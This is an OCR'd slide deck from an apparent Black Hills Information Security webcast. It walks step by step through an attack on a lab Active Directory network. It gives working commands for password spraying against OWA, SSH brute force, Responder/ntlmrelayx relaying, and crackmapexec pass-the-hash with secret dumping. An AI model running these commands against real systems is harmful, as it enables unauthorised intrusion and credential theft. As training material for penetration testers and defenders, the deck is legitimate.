
Recon!!!!!

USERS FOUND

SERVICES FOUND



Attacker finds services and potential user accounts in recon

Attack Tactics V

Zero to Hero Attack

Live Fire Demo and Methodology

@rev10d, @krelkci, @strandjs

Operational support today from:
@SoDakHib, @cyclawps52, @BanjoCrashland, Brett, Levi, CJ, et cetera

https://www.blackhillsinfosec.com


https://twitter.com/BHinfoSecurity

BLACK HILLS
Information Security
• 2008 •

Attack Tactics V - Methodologies

- Recon
- Scanning and Enumeration
- Gain Access
- Lateral Movement
- Escalate Privilege
- Pillage

This methodology will be “loud”.
This should trigger BlueTeam tripwires!
(Upcoming webcast?)



Attack Target: Lab Environment

Infrastructure

- ✓ Active Directory Domain
  - 300 Users
  - 35 Workstations
- ✓ Exchange 2013 - OWA
- ✓ OpenVPN

But… Big Problems

- ✓ Public OSINT
- ✓ Weak Passwords
- ✓ Phishable Users
- ✓ LLMNR
- ✓ SMB Signing Not Required
- ✓ Crackmapexec’able
- ✓ Abandoned Internal SSH Server

Reconnaissance & Scan / Enum

Tools and Results

Tools

- Recon-ng
- theHarvester / InSpy
- Burp and LinkedIn Scrape
- DNSDumpster
- DNS UltraTools
- MXToolbox
- Metadata Tools
- Credential Harvesting
- Nmap: Live Hosts, Services

```
C:\> echo “So many tools, so
little time in webcast”
```

Results

- Profile: Farm, Ranch, Organic Produce
- 212 User Accounts Identified
- Email Web Portal Identified
- https://mail.r-1x.com/owa
- VPN Web Portal Identified
- https://wlabs-vpn.r-1x.com:9443

TARGET PROFILE

USERS FOUND

SERVICES FOUND

Methodology

Reconnaissance	Tools and Results
Scanning / Enumeration	
Gaining Access	
Lateral Movement	
Pillage	

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443

Legend


Pre-Reqs
Used
Gained

BLACK HILLS
Information Security
• 2008 •

Recon!!!!!

USERS FOUND

SERVICES FOUND



Attacker finds services and potential user accounts in recon

Gaining Access

Spraying - SprayingToolkit

Methodology	
Reconnaissance	**SprayingToolkit**
Scanning / Enumeration	MailSniper
Gaining Access	LLMNR & Respnder
Lateral Movement	crackmapexec
Pillage	GoPhish - Phish

SprayingToolkit

```
SHELL> git clone
https://github.com/byt3bl33d3r/SprayingToolkit.git
pip3 install -r requirements.txt
python3 atomizer.py owa mail.r-1x.com 'Dakota2019!' ~/users.txt
```

VALID CREDS FOUND

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!


Legend

Pre-Reqs
Used
Gained

Gaining Access

Spraying - SprayingToolkit

Attacker Password Sprays
OWA Portal



Methodology	
Reconnaissance	**SprayingToolkit**
Scanning / Enumeration	MailSniper
Gaining Access	LLMNR & Respnder
Lateral Movement	crackmapexec
Pillage	GoPhish - Phish

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!

Legend

Pre-Reqs
Used
Gained

Gaining Access
Spraying MailSniper

MailSniper – PasswordSprayOWA

```
POWERSHELL> Invoke-PasswordSprayOWA -ExchHostName mail.r-1x.com -
UserList C:\users.txt -Password Dakota2019! -OutFile C:\creds.txt

POWERSHELL> Get-GlobalAddressList -ExchHostName mail.r-1x.com -
UserName wlabv2.local\maxine.james -Password Dakota2019! -OutFile
C:\gal.txt
```

VALID CREDS FOUND

ALL USERS

Methodology	
Reconnaissance	SprayingToolkit
Scanning / Enumeration	**MailSniper**
Gaining Access	LLMNR & Respnder
Lateral Movement	Crackmapexec
Pillage	GoPhish - Phish

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
214 User Accounts

Legend

Pre-Reqs
Used
Gained

Lateral Movement

OWA – Outlook Web Access

Methodology	
Reconnaissance	**OWA**
Scanning / Enumeration	VPN
Gaining Access	SSH
Lateral Movement	Cobalt Strike
Pillage	

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
214 User Accounts
Phishing Ruse Delivered
User Email Access

Legend

Pre-Reqs
Used
Gained

OWA Access

```
BROWSER> https://mail.r-1x.com/owa
```

USERS EMAIL

Results

- Access to Users Email

Lateral Movement

VPN Access

Methodology	
Reconnaissance	OWA
Scanning / Enumeration	**VPN**
Gaining Access	SSH
Lateral Movement	Cobalt Strike
Pillage	

VPN Access

```
BROWSER> https://wlabs-vpn.r-1x.com:9443

OpenVPN> Connect With Profile
```

NETWORK ACCESS

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
214 User Accounts
Phishing Ruse Delivered
User Email Access
Internal Network Access

Legend

Pre-Reqs
Used
Gained


Results

- Internal Network Access

Lateral Movement

VPN Access

Attacker accesses OWA Portal and VPN



Methodology	
Reconnaissance	OWA
Scanning / Enumeration	**VPN**
Gaining Access	SSH
Lateral Movement	Cobalt Strike
Pillage	

What We Know


212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
214 User Accounts
Phishing Ruse Delivered
User Email Access
Internal Network Access

Legend

Pre-Reqs
Used
Gained

Scanning / Enumeration

nmap Live Hosts



```
Thu Apr 25 10:20:12 2019 MANAGEMENT: >STATE:1556209212,ADD_ROUTES,,,,,,
Thu Apr 25 10:20:12 2019 C:\Windows\system32\route.exe ADD 10.55.182.0 MASK 255.255.255.0 172.27.236.1 METRIC 101
Thu Apr 25 10:20:12 2019 Route addition via service succeeded
Thu Apr 25 10:20:12 2019 C:\Windows\system32\route.exe ADD 10.55.200.0 MASK 255.255.255.0 172.27.236.1 METRIC 101
Thu Apr 25 10:20:12 2019 Route addition via service succeeded
Thu Apr 25 10:20:12 2019 C:\Windows\system32\route.exe ADD 10.55.100.0 MASK 255.255.254.0 172.27.236.1 METRIC 101
Thu Apr 25 10:20:12 2019 Route addition via service succeeded
```

VPN Connection Defines Initial Routes

Nmap – Live Hosts

```
nmap -sP 10.55.100.0/23 -oG 100-live-hosts
nmap -sP 10.55.200.0/24 -oG 200-live-hosts
```

Demo?:

This command takes awhile.
We found live hosts.

NETWORK TOPOLOGY

Results

- Identified Live Hosts

Methodology	
Reconnaissance	**Nmap LiveHosts**
Scanning / Enumeration	Nmap Services
Gaining Access	Nmap SMB Sec
Lateral Movement	
Pillage	

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux

Legend

Pre-Reqs
Used
Gained

Scanning / Enumeration
nmap Services

Methodology	
Reconnaissance	Nmap LiveHosts
Scanning / Enumeration	**Nmap Services**
Gaining Access	Nmap SMB Sec
Lateral Movement	
Pillage	

Nmap – Service Discovery

```
C:\> nmap -T4 -p21,22,23,25,53,80,137,139,443,445 10.55.200/24 -oA 200-Ascan
C:\> nmap -T4 -p21,22,23,25,53,80,137,139,443,445 10.55.100.0/23 -oA 100-Ascan
C:\> type 100-scan.gnmap |find "open"
```

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB

Legend

Pre-Reqs
Used
Gained

IDENTIFIED SERVICES

Results

- Identified Network Services
- Domain Controller
- SMB Services
- HTTP/IIS
- Exchange

BLACK HILLS
Information Security
• 2008 •

Movement / Gaining Access

Nmap SSH Brute

Methodology	
Reconnaissance	OWA
Scanning / Enumeration	VPN
Gaining Access	**SSH**
Lateral Movement	Cobalt Strike
Pillage	

Nmap SSH Brute Force

```
C:\> type 100-scan.gnmap |find "22/open"
C:\> nmap --script=ssh-brute.nse --script-args userdb=C:\
user.lst,passdb=C:\pass.lst -p22 10.55.100.194
```

- ssh-brute found a weak password and landed us a pivot host 😈

ABANDONED SERVER

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
Internal KALI Server

Legend
Pre-Reqs Used Gained

Results


- Access To Pivot Host

CCDC Clue!

Movement / Gaining Access

Nmap SSH Brute

Attacker Scans for possible Linux systems



Methodology	
Reconnaissance	OWA
Scanning / Enumeration	VPN
Gaining Access	**SSH**
Lateral Movement	Cobalt Strike
Pillage	

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
Internal KALI Server

Legend


Pre-Reqs
Used
Gained

CCDC Clue!

Movement / Gaining Access

Nmap SSH Brute

Attacker Accesses Linux system and *installs* additional attack tools



Methodology	
Reconnaissance	OWA
Scanning / Enumeration	VPN
Gaining Access	**SSH**
Lateral Movement	Cobalt Strike
Pillage	

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
Internal KALI Server

Legend

Pre-Reqs
Used
Gained

CCDC Clue!

Scanning / Enumeration
nmap – SMB Sec

Methodology	
Reconnaissance	Nmap LiveHosts
Scanning / Enumeration	Nmap Services
Gaining Access	**Nmap SMB SEC**
Lateral Movement	
Pillage	

Nmap – SMB Sec

```
PUTTY > SSH to Identified SSH Host

KALI$> nmap --script=smb2-security-mode -p137,139,445
10.55.100.0/23
```

Weak SMB Configuration

Results

- Identified Potential Vector

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
Internal KALI Server
SMB Signing Disabled

Legend

Pre-Reqs
Used
Gained

Gaining Access
LLMNR & Responder, ntlmrelayx

Methodology	
Reconnaissance	SprayingToolkit
Scanning / Enumeration	MailSniper
Gaining Access	**LLMNR & Responder**
Lateral Movement	crackmapexec
Pillage	GoPhish – Phish

Responder – Analyze Mode

```
KALI$> python Responder.py -I eth0 -A
```

Responder and ntlmrelayx

```
KALI1$> python Responder.py -I eth0 -d
KALI2$> python ntlmrelayx.py -tf targets -smb2support
```

LOCAL ADMIN HASH

HASHES PWNED

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
SMB Signing Disabled
Internal KALI Server
PWNABLE SMB
Local Admin Account!
Hashes!

Legend


Pre-Reqs
Used
Gained

Results

- LocalAdmin!
- ++Account Hashes

Gaining Access
LLMNR & Responder, ntlmrelayx

Attacker Uses LLMNR to gain additional creds and access when coupled with ntlmrelayx



LLMNR

SMB

SMB

OWA

VPN

LOCAL ADMIN HASH

HASHES PWNED

Methodology	
Reconnaissance	SprayingToolkit
Scanning / Enumeration	MailSniper
Gaining Access	**LLMNR & Responder**
Lateral Movement	crackmapexec
Pillage	GoPhish – Phish

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
SMB Signing Disabled
Internal KALI Server
PWNABLE SMB
Local Admin Account!
Hashes!

Legend

Pre-Reqs
Used
Gained

Movement & Gaining Access

crackmapexec

Methodology	
Reconnaissance	SprayingToolkit
Scanning / Enumeration	MailSniper
Gaining Access	LLMNR & Responder
Lateral Movement	**crackmapexec**
Pillage	GoPhish – Phish

crackmapexec

```
KALI1$> crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H
573f6308519b3df23d9ae2137f549b15 --local
KALI1$> crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H
573f6308519b3df23d9ae2137f549b15 --local --lsa
```

DOMAIN ADMIN HASH

VALID CREDS PWNED

HASHES PWNED

What We Know

212 User accounts
https://mail.r-1x.com/owa
https://wlabs-vpn.r-1x.com:9443
Valid Creds!
User Email Access
Internal Network Access
Live Hosts – Windows, Linux
Identified Services – SSH, SMB
SMB Signing Disabled
Internal KALI Server
PWNABLE SMB
Local Admin Account!
Hashes
Domain Admin Account!

Legend

Pre-Reqs
Used
Gained

